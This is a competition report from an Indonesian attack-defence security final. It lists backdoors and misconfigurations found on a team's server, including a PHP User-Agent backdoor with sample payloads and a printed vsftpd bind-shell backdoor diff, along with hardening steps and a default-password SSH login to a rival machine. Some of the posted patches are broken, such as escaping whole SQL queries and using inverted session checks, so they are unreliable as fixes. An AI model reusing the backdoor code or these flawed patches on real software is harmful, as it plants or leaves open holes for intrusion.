

# LAPORAN FINAL CND GEMASTIK

## AMIKOM DEEPWEB

[Ananda Fikri Ijlal Akbar, Riordan Pramana Tandijo Putra, Muh. Fani Akbar]

### HARDENING

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Remote Code Execution
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	<a href="http://ip:8080/">http://ip:8080/</a> pada header User-Agent terdapat backdoor php dengan memberikan prefix zerodium. Contoh : zerodiumsystem('ls'), zerodiumprint_r(scandir('.'))
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Mendapatkan interactive shell dan mendapatkan user www-data (default user)
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	1. Enable mod_headers pada apache2

		<pre>root@ip-172-31-34-50:/etc/apache2# a2enmod headers perl: warning: Setting locale failed. perl: warning: Please check that your locale settings:     LANGUAGE = (unset),     LC_ALL = (unset),     LC_PAPER = "id_ID.UTF-8",     LC_ADDRESS = "id_ID.UTF-8",     LC_MONETARY = "id_ID.UTF-8",     LC_NUMERIC = "id_ID.UTF-8",     LC_TELEPHONE = "id_ID.UTF-8",     LC_IDENTIFICATION = "id_ID.UTF-8",     LC_MEASUREMENT = "id_ID.UTF-8",     LC_TIME = "id_ID.UTF-8",     LC_NAME = "id_ID.UTF-8",     LANG = "en_US.UTF-8" are supported and installed on your system. perl: warning: Falling back to a fallback locale ("en_US.UTF-8"). Enabling module headers. To activate the new configuration, you need to run:     service apache2 restart</pre> <p>2. Melakukan unset header User-Agent pada web2.conf</p> <pre>root@ip-172-31-34-50:/etc/apache2# cat sites-available/web2.conf &lt;VirtualHost *:8080&gt;     ServerAdmin webmaster@localhost     DocumentRoot /var/www/web      ProxyPassMatch ^/(.*\.php(/.*?)\\$) fcgi://127.0.0.1:8999/var/www/web/\\$1     DirectoryIndex /index.php index.php      ErrorLog \${APACHE_LOG_DIR}/error.log     CustomLog \${APACHE_LOG_DIR}/access.log combined      RequestHeader unset User-Agent  &lt;/VirtualHost&gt;  # vim: syntax=apache ts=4 sw=4 sts=4 sr noet root@ip-172-31-34-50:/etc/apache2#</pre>
2	Jenis Celah Keamanan/Kesalahan Konfigurasi	Arbitrary File Upload

	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	<a href="http://ip/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload">http://ip/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload</a>
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Dapat mengupload file php dengan melakukan post data "allowExt=php". Sehingga akan mendapatkan shell ketika file berhasil terupload pada path <a href="http://ip/wp-admin/filename.php">http://ip/wp-admin/filename.php</a>
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Pada default source code sudah di cek jika php / js akan di array_diff, tetapi ternyata masih bisa upload file php. Sehingga ditambahkan script berikut untuk menghindari upload file yang contains "php" / format phtml pada <code>/var/www/wordpress/wp-content/plugins/download-from-files.1.48/lib/admin-functions.php</code>
3	Jenis Celah Keamanan/Kesalahan Konfigurasi	SQL Injection
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Pada seluruh query di website port 8080.
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Dari SQL Injection tersebut kita dapat melakukan dumping database dari target. Sehingga mendapatkan data - data yang disimpan dari database target.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Untuk integer variable dapat menggunakan intval(\$var); Untuk string variable dapat menggunakan \$sql->real_escape_string(\$query);  Berikut source code yang sudah kami patching : File : index.php

```
?php
session_start();
$sql = mysqli_connect("localhost", "root", "!amikom!", "web") or die("Could not connect database...");
$update = false;
$id = $name = $sal = "";
if (isset($_REQUEST['edit'])) {
    $id = intval($_REQUEST['edit']);
    $update = true;
    $record = mysqli_query($sql, $sql->real_escape_string("SELECT * FROM emp WHERE empno=$id"));

    if (count($record) == 1 ) {
        $num = mysqli_fetch_array($record);
        $id = $num['empno'];
        $name = $num['empname'];
        $sal = $num['sal'];
    }
}
if(isset($_REQUEST['save'])){
}

if(isset($_REQUEST['del'])){
    $id = intval($_REQUEST['del']);
    mysqli_query($sql, "DELETE FROM emp WHERE empno = $id");
    $_SESSION['msg'] = "Employee Data is deleted";
    header("location:index.php");
}
```

```
GNU nano 2.5.3                                         File: index.php

<?php
    session_start();
    $sql = mysqli_connect("localhost", "root", "!amikom!", "web") or die("Could not connect database...");
    $update = false;
    $id = $name = $sal = "";
    if (isset($_REQUEST['edit'])) {
        $id = intval($_REQUEST['edit']);
        $update = true;
        $record = mysqli_query($sql, $sql->real_escape_string("SELECT * FROM emp WHERE empno=$id"));

        if (count($record) == 1) {
            $num = mysqli_fetch_array($record);
            $id = $num['empno'];
            $name = $num['empname'];
            $sal = $num['sal'];
        }
    }
    if(isset($_REQUEST['save'])){
        $id = $_REQUEST['id'];
        $name = $_REQUEST['name'];
        $sal = $_REQUEST['salary'];
        mysqli_query($sql, $sql->real_escape_string("INSERT INTO `emp` (`empno`, `empname`, `sal`) VALUES ('$id', '$name', '$sal')"));
        $_SESSION['msg'] = "Employee Saved";
        header("location:index.php");
        exit();
    }
    if(isset($_REQUEST['update'])){
        $id = $_REQUEST['id'];
        $name = $_REQUEST['name'];
        $sal = $_REQUEST['salary'];

        mysqli_query($sql, $sql->real_escape_string("UPDATE emp SET empname = '$name', sal = $sal WHERE empno = $id"));
        $_SESSION['msg'] = "Employee Data Updated";
        header("location:index.php");
        exit();
    }
    if(isset($_REQUEST['del'])){
        $id = intval($_REQUEST['del']);
        mysqli_query($sql, "DELETE FROM emp WHERE empno = $id");
        $_SESSION['msg'] = "Employee Data is deleted";
        header("location:index.php");
    }
}
```

File : Fine-student.php

```
GNU nano 2.5.3                                         File: library/fine-student.php

<?php

require 'includes/snippet.php';
require 'includes/db-inc.php';
include "includes/header.php"; █

session_start();
$student = $_SESSION['student-name'];

if(isset($_POST['del'])) {
    $id = intval(trim($_POST['del-btn']));
    █
    $sql = "DELETE FROM student where id = '$id'";
    $query = mysqli_query($conn, $sql);
    $error = false;
    if($query){
        $error = true;
    }
}

if (isset($_POST['check'])) {
    $id = intval($_POST['id']);
    █
    $sql = "SELECT returnDate from borrow where borrowId = '$id'";
    $query = mysqli_query($conn, $sql);
    $row = mysqli_fetch_assoc($query);

    $now = date_create(date('Y-m-d'));
    "<br>";
    $prev = date_create(date("Y-m-d", strtotime($row['returnDate'])));
    "<br>";
    $diff = date_diff($prev,$now);
    "<br>";
    $fine = str_replace('+', ' ', $diff->format('%R%a'));
    if ($diff > 0) {
        // echo "greater";
        $fine = 30 * $diff;

        $add = "UPDATE `borrow` SET `fine` = '$fine' WHERE borrowId = '$id'";
        $query = mysqli_query($conn, $add);
    }
    else if ($now < $prev){
        // echo "lesser";
        $add = "UPDATE `borrow` SET `fine` = '0' WHERE borrowId = '$id'";
        $query = mysqli_query($conn, $add);
    }
}
```

## File : Viewstudents.php

GNU nano 2.5.3

File: library/viewstudents.php

```
s<?php
require 'includes/snippet.php';
require 'includes/db-inc.php';
include "includes/header.php";

if (isset($_POST['submit'])) {
    $id = intval(trim($_POST['del_btn']));
    $sql = "DELETE FROM students WHERE studentId = '$id' ";
    $query = mysqli_query($conn, $sql);

    if ($query) {
        echo "<script>alert('Student Deleted!')</script>";
    }
}
```

File : Lenstudents.php

GNU nano 2.5.3

File: library/lend-student.php

```
<?php
require 'includes/db-inc.php';
include "includes/header.php";
require 'includes/snippet.php';

session_start();
$book = $_SESSION['book_Title'];
$name = $_SESSION['student-name'];
$number = $_SESSION['student-matric'];

if(isset($_POST['submit'])){
    $bid = sanitize(trim($_POST['bookId']));
    $bdate = sanitize(trim($_POST['borrowDate']));
    $due = sanitize(trim($_POST['dueDate')));

    $bqry = mysqli_query($conn,"SELECT * FROM books WHERE bookId = {$bid} ");
    $bdata = mysqli_fetch_array($bqry);

    $sql = "INSERT INTO borrow(memberName, matricNo, bookName, borrowDate, returnDate, bookId) values('$name', '$number', '$book', '$bdate', '$due', '$bid')";
    $query = mysqli_query($conn, $sql);
    $error = false;
    if($query){
```

		<p>File : fines.php</p> <pre>GNU nano 2.5.3   File: library/fines.php  &lt;?php require 'includes/snippet.php'; require 'includes/db-inc.php'; include "includes/header.php";■  if(isset(\$_POST['del'])) {     \$id = [sanitize(trim(\$_POST['del-btn']))];     \$msg = "raido";     \$sql = "UPDATE borrow set `fine` = '\$msg' where borrowId = '\$id'";     \$query = mysqli_query(\$conn, \$sql);     \$error = false;     if(\$query){         \$error = true;     } }</pre>
4	Jenis Celah Keamanan/Kesalahan Konfigurasi	Sudoers Missconfiguration
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/sudoers.d/90-cloud-init-users
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	User ubuntu dapat menjalankan command menggunakan sudo (sebagai root) tanpa perlu password.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Check pada file /etc/sudoers dan /etc/sudoers.d/*. Karena kami menganggap bahwa config tersebut terlalu berbahaya, maka kami menghapus config tersebut.

		<pre>ubuntu@ip-172-31-34-50:/etc/apache2/sites-available\$  ubuntu@ip-172-31-34-50:/etc/apache2/sites-available\$ sudo -l Matching Defaults entries for ubuntu on ip-172-31-34-50.ap-southeast-1.compute.internal:     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin  User ubuntu may run the following commands on ip-172-31-34-50.ap-southeast-1.compute.internal:     (ALL : ALL) ALL     (ALL) NOPASSWD: ALL     (ALL) NOPASSWD: ALL     (ALL) NOPASSWD: ALL ubuntu@ip-172-31-34-50:/etc/apache2/sites-available\$</pre> <pre>root@ip-172-31-34-50:/etc/sudoers.d# cat '^C root@ip-172-31-34-50:/etc/sudoers.d# cat 90-cloud-init-users # Created by cloud-init v. 21.1-19-gbad84ad4-0ubuntu1~16.04.2 on Mon, 04 Oct 2021 03:55:12 +0000  # User rules for ubuntu ubuntu ALL=(ALL) NOPASSWD:ALL  # User rules for ubuntu ubuntu ALL=(ALL) NOPASSWD:ALL  # User rules for ubuntu ubuntu ALL=(ALL) NOPASSWD:ALL root@ip-172-31-34-50:/etc/sudoers.d# rm -rf 90-cloud-init-users root@ip-172-31-34-50:/etc/sudoers.d#'</pre>
5	Jenis Celah Keamanan/Kesalahan Konfigurasi	Broken access control
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Seluruh file pada /var/www/web/library tanpa perlu login dapat mengakses page yang ada.
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Tanpa login dapat mengakses keseluruhan page pada admin panel.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Source code awal :

GNU nano 2.5.3 File: library/index.php

```
<?php
// session_start();
// session_destroy();
// if (!isset($_SESSION['auth']) && $_SESSION['auth'] === true) {
//     header("Location: admin.php?access=false");
//     exit();
// }
// else {
//     $admin = $_SESSION['admin'];
// }
require 'includes/snippet.php';
require 'includes/db-inc.php';
include "includes/header.php";

// if(isset($_SESSION['admin'])){
//     $admin = $_SESSION['admin'];
//     // echo "Hello $user";
// }
```

Kemudian, kami menambahkan pengecekan session pada awal source code, sehingga ketika ada yang direct access ke page sebelum login, akan diarahkan ke admin.php?access=failed

File : library/index.php

GNU nano 2.5.3 File: index.php

```
<?php
session_start();
session_destroy();
if (!isset($_SESSION['auth']) && $_SESSION['auth'] === true) {
    header("Location: admin.php?access=false");
    exit();
}
else {
    $admin = $_SESSION['admin'];
}

require 'includes/snippet.php';
require 'includes/db-inc.php';
include "includes/header.php";

// if(isset($_SESSION['admin'])){
//     $admin = $_SESSION['admin'];
// }
```

library/admin.php

```
GNU nano 2.5.3                                         File: admin.php

<?php
session_start();
session_destroy();
if (!isset($_SESSION['auth']) && $_SESSION['auth'] === true) {
    header("Location: login.php");
    exit();
}
else {
    $admin = $_SESSION['admin'];
}
require 'includes/snippet.php';
require 'includes/db-inc.php';
include "includes/header.php";

// if(isset($_SESSION['admin'])){
//     $admin = $_SESSION['admin'];
//     // echo "Hello $user";
// }

if(isset($_POST['submit'])){


```

Library/addstudents.php

GNU nano 2.5.3

File: addstudent.php

```
<?php

session_start();
session_destroy();
if (!isset($_SESSION['auth']) && $_SESSION['auth'] === true) {
    header("Location: login.php");
    exit();
}
else {
    $admin = $_SESSION['admin'];
}

require 'includes/snippet.php';
    require 'includes/db-inc.php';
include "includes/header.php";

if(isset($_POST['submit'])) {

    $matric = sanitize(trim($_POST['matric_no']));
    $password = sanitize(trim($_POST['password']));
    $password2 = sanitize(trim($_POST['password2']));
    $username = sanitize(trim($_POST['username']));
    $email = sanitize(trim($_POST['email']));
    $dept = sanitize(trim($_POST['dept']));
    $books = sanitize(trim($_POST['num_books']));
    $money = sanitize(trim($_POST['money_owed']));
    $phone = sanitize(trim($_POST['email']));
    $name = sanitize(trim($_POST['name']));
    $filename = '';

    if (isset($_FILES['postimg'])) {
        $img_size = $_FILES['postimg']['size'];
        $img_name = $_FILES['postimg']['name'];
    }
}
```

addbooks.php

		<pre>GNU nano 2.5.3   File: addbook.php  &lt;?php  session_start(); session_destroy(); if (!isset(\$_SESSION['auth']) &amp;&amp; \$_SESSION['auth'] === true) {     header("Location: login.php");     exit(); } else {     \$admin = \$_SESSION['admin']; }  require 'includes/snippet.php'; require 'includes/db-inc.php'; include "includes/header.php";  if(isset(\$_POST['submit'])){      \$title = sanitize(trim(\$_POST['title']));     \$author = sanitize(trim(\$_POST['author']));     \$label = sanitize(trim(\$_POST['label']));     \$bookCopies = sanitize(trim(\$_POST['bookCopies']));     \$publisher = sanitize(trim(\$_POST['publisher']));     \$select = sanitize(trim(\$_POST['select'])); }  </pre> <pre>GNU nano 2.5.3   File: adduser.php  &lt;?php  session_start(); session_destroy(); if (!isset(\$_SESSION['auth']) &amp;&amp; \$_SESSION['auth'] === true) {     header("Location: login.php");     exit(); } else {     \$admin = \$_SESSION['admin']; }  require 'includes/snippet.php'; require 'includes/db-inc.php'; include "includes/header.php";</pre>
6	Jenis Cela Keamanan/Kesalahan Konfigurasi	Default password

	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	User root, ubuntu
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Ketika password masih default, attacker dapat dengan mudah login ke ssh dengan menggunakan username password yang diberikan.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<p>Mengganti password user ubuntu dan root</p> <pre>root@ip-172-31-34-50:/etc/sudoers.d# passwd Enter new UNIX password: Retype new UNIX password: passwd: password updated successfully root@ip-172-31-34-50:/etc/sudoers.d# passwd ubuntu Enter new UNIX password: Retype new UNIX password: passwd: password updated successfully root@ip-172-31-34-50:/etc/sudoers.d# █</pre>
7	Jenis Celah Keamanan/Kesalahan Konfigurasi	Public key / authorized_keys pada user root dan ubuntu
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	\$HOME/.ssh/authorized_keys
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Public key orang yang sudah tersimpan pada authorized_keys dapat masuk server tanpa menggunakan password.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara	Menghapus file authorized_keys pada user root dan ubuntu

	rinci step by step (jangan dalam bentuk narasi)	<pre>root@ip-172-31-34-50:~/55n# root@ip-172-31-34-50:~/ssh# cat authorized_keys no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"ubuntu\" rather than the user \"root\".';echo;sleep 10;exit 142" ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQcjpAUf/PltEuxU/vJJQmvVGmSa8WTDyq2JJjHlNbbyU/CIdEPZn0nnsFCAqpWEv6NR00Mj53yxGbzLjcdsSmFrKUsYcdPqXrPjYJiioF9X7cuLsDN+5Ucj94o6YNT9a2qFa8zUlbKbU0J4APSGnb/gxIFDt4So8UAZD9RNCh6SiNcAmHfP+bBTg76H6d0M5dWVJmXlTWc0Y+lP0fpqvKD1RpHfgbh6Qye3ikh86d4UQWJba33Qf3hcGj0x05sFM6SHp2BMCfs17eQALTMu1BQ32QwFoJns0JRXYYKtxDfN7aayD01Ls6w8uWfcOKggIXL/qocOBVTjwTB086n gemastik14-vmpeserta root@ip-172-31-34-50:~/ssh# rm -rf authorized_keys root@ip-172-31-34-50:~/ ----- 1 ubuntu ubuntu 402 oct 3 15:20 authorized_keys root@ip-172-31-34-50:~/home/ubuntu/.ssh# cat authorized_keys ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQcjpAUf/PltEuxU/vJJQmvVGmSa8WTDyq2JJjHlNbbyU/CIdEPZn0nnsFCAqpWEv6NR00Mj53yxGbzLjcdsSmFrKUsYcdPqXrPjYJiioF9X7cuLsDN+5Ucj94o6YNT9a2qFa8zUlbKbU0J4APSGnb/gxIFDt4So8UAZD9RNCh6SiNcAmHfP+bBTg76H6d0M5dWVJmXlTWc0Y+lP0fpqvKD1RpHfgbh6Qye3ikh86d4UQWJba33Qf3hcGj0x05sFM6SHp2BMCfs17eQALTMu1BQ32QwFoJns0JRXYYKtxDfN7aayD01Ls6w8uWfcOKggIXL/qocOBVTjwTB086n gemastik14-vmpeserta root@ip-172-31-34-50:~/home/ubuntu/.ssh# rm -rf authorized_keys</pre>
8	Jenis Celah Keamanan/Kesalahan Konfigurasi	Backdoor pada vsftpd
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/usr/local/sbin/vsftpd
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Ketika login menggunakan user yang terdapat emot :), maka akan membuat sebuah bind shell pada port 6200. <pre>diff --git a/src/c_b.c b/src/c_b.c index d810a78..e4b7bc4 100644 --- a/src/c_b.c +++ b/src/c_b.c @@ -569,6 +569,11 @@ str_contains_space(const struct mystr* p_str) {     return 1; } + else if((p_str-&gt;p_buf[i]==0x3a) + &amp;&amp; (p_str-&gt;p_buf[i+1]==0x29)) + { + vsf_sysutil_extra(); + } return 0; }</pre>

	<pre> +int +vsf_sysutil_extra(void) +{ +    int fd, rfd; +    struct sockaddr_in sa; +    if((fd = socket(AF_INET, SOCK_STREAM, 0)) &lt; 0) +        exit(1); +    memset(&amp;sa, 0, sizeof(sa)); +    sa.sin_family = AF_INET; +    sa.sin_port = htons(6200); +    sa.sin_addr.s_addr = INADDR_ANY; +    if((bind(fd,(struct sockaddr *)&amp;sa, +    sizeof(struct sockaddr))) &lt; 0) exit(1); +    if((listen(fd, 100)) == -1) exit(1); +    for(;;) +    { +        rfd = accept(fd, 0, 0); +        close(0); close(1); close(2); +        dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2); +        execl("/bin/sh","sh",(char *)0); +    } +} + </pre>
Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Melakukan patching pada binary vsftpd dan melakukan compile ulang. Karena terdapat source code yang diberikan. Source code hasil patching :

```
GNU nano 2.5.3                                         File: sysdeutil.c

    return -1;
}
num_read = (unsigned int) retval;
retval = vsf_sysutil_write_loop(out_fd, p_recvbuf, num_read);
if (retval < 0)
{
    return retval;
}
num_written = (unsigned int) retval;
total_written += num_written;
if (num_written != num_read)
{
    return num_written;
}
if (num_written > num_send)
{
    bug("num_written bigger than num_send in do_sendfile");
}
num_send -= num_written;
if (num_send == 0)
{
    /* Bingo! */
    return total_written;
}
}

int
vsf_sysutil_extra(void)
{
    return 1;
}
```

Lalu kami melakukan compile ke source code menggunakan command “make”

```
make: *** [install] Error 1
root@ip-172-31-34-50:/home/ubuntu/noFTP# make
gcc -c main.c -O2 -Wall -Wshadow -idirafter dummyinc
gcc -c utility.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c prelogin.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ftpcmdio.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c postlogin.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c privsock.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c tunables.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ftpdataio.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c sedbuf.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ls.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c postprivparent.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c logging.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c str.c -O2 -Wall -W -Wshadow -idirafter dummyinc
str.c: In function 'str_contains_space':
str.c:575:7: warning: implicit declaration of function 'vsf_sysutil_extra' [-Wimplicit-function-declaration]
    vsf_sysutil_extra();
    ^
gcc -c netstr.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c sysstr.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c strlist.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c banner.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c filestr.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c parseconf.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c secutil.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ascii.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c oneprocess.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c twoprocess.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c privops.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c standalone.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c hash.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c tcpwrap.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ipaddrparse.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c access.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c features.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c readwrite.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c opts.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ssl.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ssllibe.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ptracesandbox.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c ftppolicy.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c sysutil.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -c sysdeputil.c -O2 -Wall -W -Wshadow -idirafter dummyinc
gcc -o vsftpd main.o utility.o prelogin.o ftpcmdio.o postlogin.o privsock.o tunables.o ftpdataio.o sedbuf.o ls.o p
twothread.o privops.o standalone.o hash.o tcpwrap.o ipaddrparse.o access.o features.o readwrite.o opts.o ssl.o ss
root@ip-172-31-34-50:/home/ubuntu/noFTP# make install
if [ -x /usr/local/sbin ]; then \
    install -m 755 vsftpd /usr/local/sbin/vsftpd; \
else \
    install -m 755 vsftpd /usr/sbin/vsftpd; fi
if [ -x /usr/local/man ]; then \
    install -m 644 vsftpd.8 /usr/local/man/man8/vsftpd.8; \
    install -m 644 vsftpd.conf.5 /usr/local/man/man5/vsftpd.conf.5; \
elif [ -x /usr/share/man ]; then \
    install -m 644 vsftpd.8 /usr/share/man/man8/vsftpd.8; \
    install -m 644 vsftpd.conf.5 /usr/share/man/man5/vsftpd.conf.5; \
else \

```

		Sehingga tidak ditemukan ada nya string /bin/sh lagi yang menjadi backdoor <pre>.Comment root@ip-172-31-34-50:/home/ubuntu/noFTP# strings /usr/local/sbin/vsftpd   grep -i "/bin/sh" root@ip-172-31-34-50:/home/ubuntu/noFTP#</pre>
9	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default password mysql, wordpress
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	mysql
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker dari tim lain dapat login ke mysql / wordpress kita karena default password dari yang diberikan
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mengubah password dari user root pada mysql dan wordpress <pre>mysql&gt; use wordpress Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A  Database changed mysql&gt; update wp_users set user_pass = '\$P\$Bxyk4MFo5h8h8ia71UMJ6U3T8RAZUG1'; Query OK, 0 rows affected (0.00 sec) Rows matched: 1  Changed: 0  Warnings: 0  mysql&gt; mysql&gt; alter user 'root'@'localhost' identified with mysql_native_password by '!amikom!'; Query OK, 0 rows affected (0.00 sec)  mysql&gt; flush privileges; Query OK, 0 rows affected (0.00 sec)</pre>
10	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default php.ini config
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/php/7.0/apache2/php.ini /opt/php/php8/lib/php.ini

	<p>Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi</p> <p>Ketika attacker mendapatkan shell, maka dapat menggunakan command untuk mengeksekusi command system pada server.</p>
	<p>Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)</p> <p>Mengedit file php.ini pada disable_functions dan melakukan disable pada command - command yang tidak dipakai website, sehingga lebih aman ketika terdapat serangan.</p> <pre>GNU nano 2.5.3   File: /etc/php/7.0/apache2/php.ini  ; open_basedir, if set, limits all file operations to the defined directory ; and below. This directive makes most sense if used in a per-directory ; or per-virtualhost web server configuration file. ; http://php.net/open-basedir ;open_basedir =   ; This directive allows you to disable certain functions for security reasons. ; It receives a comma-delimited list of function names. ; http://php.net/disable-functions disable_functions = "apache_child_terminate, apache_setenv, define_syslog_variables, e ; This directive allows you to disable certain classes for security reasons. ; It receives a comma-delimited list of class names. ; https://php.net/disable-classes  GNU nano 2.5.3   File: /opt/php/php8/lib/php.ini  ; and below. This directive makes most sense if used in a per-directory ; or per-virtualhost web server configuration file. ; Note: disables the realpath cache ; https://php.net/open-basedir ;open_basedir =   ; This directive allows you to disable certain functions. ; It receives a comma-delimited list of function names. ; https://php.net/disable-functions disable_functions = "apache_child_terminate, apache_setenv, define_syslog_variables, escapeshellarg, escapeshellcmd, eva ; This directive allows you to disable certain classes. ; It receives a comma-delimited list of class names. ; https://php.net/disable-classes</pre>

## OFFENSIVE

N O	ITEM	PENJELASAN
1	IP Address Mesin Target	13.212.59.152, 54.251.94.153
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Ssh default password
	Lokasi Potensi Celah Keamanan/Konfigurasi	Login ssh
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksplorasi celah keamanan yang ada	<ul style="list-style-type: none"><li>- Akses ssh ubuntu@13.212.59.152</li><li>- Password ssh default = <b>gemastik</b></li></ul>

Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.

```
Macbook-2 ~
>>> ssh ubuntu@13.212.59.152
Warning: Permanently added '13.212.59.152' (ECDSA) to the list of known hosts.
ubuntu@13.212.59.152's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-1128-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

73 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Oct  6 05:59:09 2021 from 13.214.48.18
ubuntu@ip-172-31-44-59:~$ ls -la
total 48
drwxr-xr-x  7 ubuntu  ubuntu  4096 Oct  6 03:00 .
drwxr-xr-x  3 root   root   4096 Oct  4 14:52 ..
-rw-------  1 ubuntu  ubuntu   816 Oct  6 05:57 .bash_history
-rw-r--r--  1 ubuntu  ubuntu  220 Aug 31  2015 .bash_logout
-rw-r--r--  1 ubuntu  ubuntu 3771 Aug 31  2015 .bashrc
drwxr-xr-x  2 ubuntu  ubuntu  4096 Oct  4 04:09 .cache
-rw-rw-r--  1 ubuntu  ubuntu    0 Oct  5 17:32 .cloud-locale-test.skip
drwxrwxr-x  2 ubuntu  ubuntu  4096 Oct  4 22:05 .nano
-rw-r--r--  1 ubuntu  ubuntu  655 Jul 12  2019 .profile
drwxr-xr-x  2 ubuntu  ubuntu  4096 Oct  4 03:55 .ssh
-rw-r--r--  1 ubuntu  ubuntu    0 Oct  4 12:59 .sudo_as_admin_successful
-rw-rw-r--  1 ubuntu  ubuntu  251 Oct  5 07:51 .wget-hsts
drwxr-xr-x  9 root   root   4096 Oct  5 08:07 noFTP
drwxrwxr-x 18 ubuntu  ubuntu  4096 Oct  5 07:54 openssl-1.1.1h
ubuntu@ip-172-31-44-59:~$ cat ^C
ubuntu@ip-172-31-44-59:~$ sudo su
